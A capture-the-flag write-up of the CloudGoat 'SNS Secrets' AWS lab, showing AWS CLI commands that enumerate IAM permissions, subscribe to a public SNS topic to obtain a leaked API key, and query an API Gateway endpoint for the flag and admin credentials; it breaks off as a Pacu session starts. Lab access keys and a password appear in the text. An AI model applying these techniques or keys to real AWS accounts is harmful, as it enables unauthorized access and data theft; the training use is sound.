Introduction to AWS Pentesting - SNS Secrets

This is the second and final capstone lab in the Introduction to AWS Pentesting course. Similar to the first lab, which I created a write up for as well, this will be a basic write up on how to complete this lab using both the AWS CLI and the Pacu tool. If you would like to read the first article on the Beanstalk Secrets lab it can be found here.
To start off you will need to spin up the CloudGoat scenario, I am not going to cover how to setup CloudGoat or the AWS CLI here. If you don't know how to do that instructions can be found on GitHub or better yet enroll in the course and it will be covered by Tyler Ramsbey who is the instructor and creator of the course as well as the CloudGoat scenario that we are going to use. I distilled this down to the steps that were useful, however, in reality this scenario took me quite a bit of time trying commands and researching AWS SNS.
Once again a quick shout out to the Hack Smarter community that can be found on Discord here.

Hack Smarter not Harder!
SNS - Simple Notification Service
AWS CLI Route:
After going through this the first time, I destroyed the scenario and came back to do it a second time so I could improve my notes and create this write up. Once I tried to launch the scenario I encountered an error with CloudGoat.
Error When Trying to Create CloudGoat SNS Scenario:

If you encounter this error you will need to update or reinstall CloudGoat. After I ran into this error I notified the team (Rhino Security) via discord and they promptly fixed the issue with one of the arguments that was deprecated in Terraform. I originally used pipx to install CloudGoat and was able to reinstall it with the below command. Doing this pulled down the fixes that were merged into the project.
pipx reinstall cloudgoat Reinstall CloudGoat
Next I tried to create the scenario as I had done previously and ran into a new error.
cloudgoat create sns_secrets
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.

*************************************************************************************************
Found previously deployed sns_secrets scenario.


*************************************************************************************************

For AWS scenarios this command requires the --profile flag or a default profile in config.yml (try "config aws").
Error Trying to Create CloudGoat Scenario
This fix this error I just had to add the --profile flag with the cloudgoat profile that was created at the beginning of the course.
Create the CloudGoat Scenario:
cloudgoat create sns_secrets --profile cloudgoatCreate the Scenario
Once the scenario completes towards the end of the output you should see access keys and the output should look similar to below.
Initial Credentials from CloudGoat:
[cloudgoat] terraform output completed with no error code.
sns_user_access_key_id = AKIAV7GUMQ3JCXGLX4H6
sns_user_secret_access_key = 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
Output Showing Keys
Once you have obtained the necessary credentials create a profile in the AWS CLI to use for further enumeration and testing. I named the profile sns you can call it whatever makes sense to you.
Configure AWS Profile with keys:
aws configure --profile sns
Configure a AWS Profile
AWS Access Key ID [None]: AKIAV7GUMQ3JCXGLX4H6
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
Configuring the AWS Profile
Next we want to check that the credentials are valid and work in AWS.
Check Credentials are Valid:
aws sts get-caller-identity --profile snsCheck the Credentials
{
    "UserId": "AIDAV7GUMQ3JNFXOQXCFA",
    "Account": "410614793938",
    "Arn": "arn:aws:iam::410614793938:user/cg-sns-user-cgidl1mumxkumc"
}
Output Showing the Credentials are Vaild
Once we have confirmed that our credentials are valid we can check to see if there are other roles with aws iam list-users --profile sns where we will discover that there are no other roles. Let's look at the user policies as well.
List User Policies:
aws iam list-user-policies --user-name cg-sns-user-cgidl1mumxkumc --profile sns
{
    "PolicyNames": [
        "cg-sns-user-policy-cgidl1mumxkumc"
    ]
}
Now that we have the policy name we can check for inline policies
Get Inline User Polices:
aws iam get-user-policy --user-name cg-sns-user-cgidl1mumxkumc --policy-name cg-sns-user-policy-cgidl1mumxkumc --profile sns
{
    "UserName": "cg-sns-user-cgidl1mumxkumc",
    "PolicyName": "cg-sns-user-policy-cgidl1mumxkumc",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "sns:Subscribe",
                    "sns:Receive",
                    "sns:ListSubscriptionsByTopic",
                    "sns:ListTopics",
                    "sns:GetTopicAttributes",
                    "iam:ListGroupsForUser",
                    "iam:ListUserPolicies",
                    "iam:GetUserPolicy",
                    "iam:ListAttachedUserPolicies",
                    "apigateway:GET"
                ],
                "Effect": "Allow",
                "Resource": "*"
            },
            {
                "Action": "apigateway:GET",
                "Effect": "Deny",
                "Resource": [
                    "arn:aws:apigateway:us-east-1::/apikeys",
                    "arn:aws:apigateway:us-east-1::/apikeys/*",
                    "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/methods/GET",
                    "arn:aws:apigateway:us-east-1::/restapis/*/methods/GET",
                    "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/integration",
                    "arn:aws:apigateway:us-east-1::/restapis/*/integration",
                    "arn:aws:apigateway:us-east-1::/restapis/*/resources/*/methods/*/integration"
                ]
            }
        ]
    }
}
Viewing User Permissions
We see that we have permissions related to iam, sns, and apigateway from the output.
Considering the name of the scenario it would make sense to do enumeration on AWS SNS next. Let's start off by listing SNS topics.
List SNS Topics:
aws sns list-topics --profile sns
{
    "Topics": [
        {
            "TopicArn": "arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc"
        }
    ]
}
List SNS Topics
As seen in the output we have one public topic which we now have the arn for. Next we should check to see if there are any subscriptions listed for the topic.
List Subscriptions:
aws sns list-subscriptions-by-topic --topic-arn "arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc" --profile sns
{
    "Subscriptions": []
}
Checking for Subscriptions
There are not subscriptions listed for this topic so lets check the attributes on the topic.
Get Attributes for the Topic:
aws sns get-topic-attributes --topic-arn "arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc" --profile snsCommand to List Topic Attributes
{
    "Attributes": {
        "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\":[\"sns:Subscribe\",\"sns:Receive\",\"sns:ListSubscriptionsByTopic\"],\"Resource\":\"arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc\"}]}",
        "LambdaSuccessFeedbackSampleRate": "0",
        "Owner": "410614793938",
        "SubscriptionsPending": "0",
        "TopicArn": "arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc",
        "EffectiveDeliveryPolicy": "{\"http\":{\"defaultHealthyRetryPolicy\":{\"minDelayTarget\":20,\"maxDelayTarget\":20,\"numRetries\":3,\"numMaxDelayRetries\":0,\"numNoDelayRetries\":0,\"numMinDelayRetries\":0,\"backoffFunction\":\"linear\"},\"disableSubscriptionOverrides\":false,\"defaultRequestPolicy\":{\"headerContentType\":\"text/plain; charset=UTF-8\"}}}",
        "FirehoseSuccessFeedbackSampleRate": "0",
        "SubscriptionsConfirmed": "0",
        "SQSSuccessFeedbackSampleRate": "0",
        "HTTPSuccessFeedbackSampleRate": "0",
        "ApplicationSuccessFeedbackSampleRate": "0",
        "DisplayName": "",
        "SubscriptionsDeleted": "0"
    }
}
Topic Attributes
Looking at the attributes we can see that we have Allow: Principal "*", and Action: "sns:Subscribe", "sns:Recieve", and "sns:ListSubscriptionsByTopic". This seems to indicate that we can subscribe to a topic. After trying a few different things and doing some more research I found out that we can subscribe to email messages.
Subscribe to Email Notifications for SNS:
aws sns subscribe --topic-arn arn:aws:sns:us-east-1:410614793938:public-topic-cgidl1mumxkumc --protocol email --notification-endpoint youremail@mail.com --profile sns
{
    "SubscriptionArn": "pending confirmation"
}
NOTE: For "youremail@mail.com" you will need to use a valid email that you can access. After which you will need to check you email for the confirmation request and confirm your email.
Email Requesting Confirmation:


Once you click on "Confirm subscription" you will be take to a page similar to this showing you have been subscribed.
Subscription Confirmation:
Within a few minutes you will receive another email from SNS where you will find an API Gateway Key.
Email from SNS with API Key:

NOTE: The API Key is 45a3da610dc64703b10e273a4db135bf

You will keep receiving these emails every couple minutes, so I unsubscribed after I got the API Key.
Confirmation that Unsubscribing Worked:
Now that we have an API key we will need to figure where to use it. After more research I found out the the API endpoint should be formed like this: https://<API-ID>.execute-api.<REGION>.amazonaws.com/<STAGENAME>/<PATH>
First let's get the API-ID using aws apigateway commands.
Get the API-ID:
aws apigateway get-rest-apis --region us-east-1 --profile sns
{
    "items": [
        {
            "id": "6zmew9c1y7",
            "name": "cg-api-cgidl1mumxkumc",
            "description": "API for demonstrating leaked API key scenario",
            "createdDate": "2025-06-21T13:57:11-07:00",
            "apiKeySource": "HEADER",
            "endpointConfiguration": {
                "types": [
                    "EDGE"
                ],
                "ipAddressType": "ipv4"
            },
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "disableExecuteApiEndpoint": false,
            "rootResourceId": "s0f97vh7vi"
        }
    ]
}
Retrieving the API ID
As shown in the output the id is "6zmew9c1y7". Next we need to get the stage name.
Get the Stage Name:
aws apigateway get-stages --rest-api-id 6zmew9c1y7 --region us-east-1 --profile sns

{
    "item": [
        {
            "deploymentId": "oglpfi",
            "stageName": "prod-cgidl1mumxkumc",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "createdDate": "2025-06-21T13:57:13-07:00",
            "lastUpdatedDate": "2025-06-21T13:57:13-07:00"
        }
    ]
}
Retrieving the Stage Name
We see that the stage name is "prod-cgidl1mumxkumc" and we will need to find the resource path next. We can get the resource path with another apigateway command.
Get the Resource Path:
aws apigateway get-resources --rest-api-id 6zmew9c1y7 --region us-east-1 --profile sns
{
    "items": [
        {
            "id": "p5psn6",
            "parentId": "s0f97vh7vi",
            "pathPart": "user-data",
            "path": "/user-data",
            "resourceMethods": {
                "GET": {}
            }
        },
        {
            "id": "s0f97vh7vi",
            "path": "/"
        }
    ]
}
Finding the Resource Path
Here we discover that the resource path is /user-data from here we just need to plug in the pieces of information we gathered and then we can make a curl request to the API. https://<API-ID>.execute-api.<REGION>.amazonaws.com/<STAGENAME>/<PATH>
This would mean that our API endpoint should be at https://6zmew9c1y7.execute-api.us-east-1.amazonaws.com/prod-cgidl1mumxkumc/user-data
Let try a curl command to test the endpoint, doing so we can see that we get a "Forbidden" message returned, which is not surprising since we did not include the API key is this request.
Curl Request to API:
curl https://6zmew9c1y7.execute-api.us-east-1.amazonaws.com/prod-cgidl1mumxkumc/user-data
{"message":"Forbidden"}
Receiving "Forbidden" on the response
Let's add the API key and try the request again!
Curl Request with API Key:
curl -H "x-api-key:45a3da610dc64703b10e273a4db135bf"  https://6zmew9c1y7.execute-api.us-east-1.amazonaws.com/prod-cgidl1mumxkumc/user-data
{"final_flag":"FLAG{SNS_S3cr3ts_ar3_FUN}","message":"Access granted","user_data":{"email":"SuperAdmin@notarealemail.com","password":"p@ssw0rd123","user_id":"1337","username":"SuperAdmin"}}
We see the final flag is returned in the response and we now have the SuperAdmin's password and email.
Next we can try this with Pacu to see if there is an easier way. I like knowing how to do this the manual way first as it really helps me understand what we are doing. And as is reiterated throughout the course, as pentesters, we need to know multiple ways to do things in the event that one tools fails us, so we can quickly pivot to another tool.
Pacu Route:
First of make sure Pacu is installed and fire it up with the pacu command. Once it starts up create a new session, I named mine "sns" in this case, and import the keys from AWS.
Start Pacu and Create a New Session:
pacu

 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⣶⣿⣿⣿⣿⣿⣿⣶⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣾⣿⡿⠛⠉⠁⠀⠀⠈⠙⠻⣿⣿⣦⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⠛⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣷⣀⣀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣀⣀⣀⣀⣀⣀⣤⣤⣤⣤⣤⣤⣤⣤⣀⣀⠀⠀⠀⠀⠀⠀⢻⣿⣿⣿⡿⣿⣿⣷⣦⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣈⣉⣙⣛⣿⣿⣿⣿⣿⣿⣿⣿⡟⠛⠿⢿⣿⣷⣦⣄⠀⠀⠈⠛⠋⠀⠀⠀⠈⠻⣿⣷⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣈⣉⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣧⣀⣀⣀⣤⣿⣿⣿⣷⣦⡀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣆⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣬⣭⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⢛⣉⣉⣡⣄⠀⠀⠀⠀⠀⠀⠀⠀⠻⢿⣿⣿⣶⣄⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣁⣤⣶⡿⣿⣿⠉⠻⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢻⣿⣧⡀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣠⣶⣿⡟⠻⣿⠃⠈⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⣿⣧
 ⢀⣀⣤⣴⣶⣶⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠁⢠⣾⣿⠉⠻⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿
 ⠉⠛⠿⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠁⠀⠀⠀⠀⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⣿⡟
 ⠀⠀⠀⠀⠉⣻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⣿⡟⠁
 ⠀⠀⠀⢀⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣄⡀⠀⠀⠀⠀⠀⣴⣆⢀⣴⣆⠀⣼⣆⠀⠀⣶⣶⣶⣶⣶⣶⣶⣶⣾⣿⣿⠿⠋⠀⠀
 ⠀⠀⠀⣼⣿⣿⣿⠿⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠓⠒⠒⠚⠛⠛⠛⠛⠛⠛⠛⠛⠀⠀⠉⠉⠉⠉⠉⠉⠉⠉⠉⠉⠀⠀⠀⠀⠀
 ⠀⠀⠀⣿⣿⠟⠁⠀⢸⣿⣿⣿⣿⣿⣿⣿⣶⡀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣷⡄⠀⢀⣾⣿⣿⣿⣿⣿⣿⣷⣆⠀⢰⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠘⠁⠀⠀⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢿⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⣿⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠸⠿⠿⠟⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⣿⣿⣿⣿⡿⠃⠀⢸⣿⣿⣿⣿⣿⣿⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢀⣀⣀⣀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡏⠉⠉⠉⠉⠀⠀⠀⢸⣿⣿⡏⠉⠉⢹⣿⣿⡇⠀⢸⣿⣿⣇⣀⣀⣸⣿⣿⣿⠀⢸⣿⣿⣿⣀⣀⣀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⠸⣿⣿⣿⣿⣿⣿⣿⣿⡿⠀⠀⢿⣿⣿⣿⣿⣿⣿⣿⡟
 ⠀⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠘⠛⠛⠃⠀⠀⠉⠛⠛⠛⠛⠛⠛⠋⠀⠀⠀⠀⠙⠛⠛⠛⠛⠛⠉⠀

Version: unknown
Found existing sessions:
  [0] New session
  [1] cloudgoat
  [2] cybr
  [3] pwned
  [4] solus
  [5] lab
  [6] ec2
  [7] ssrf
  [8] iam
  [9] lambda
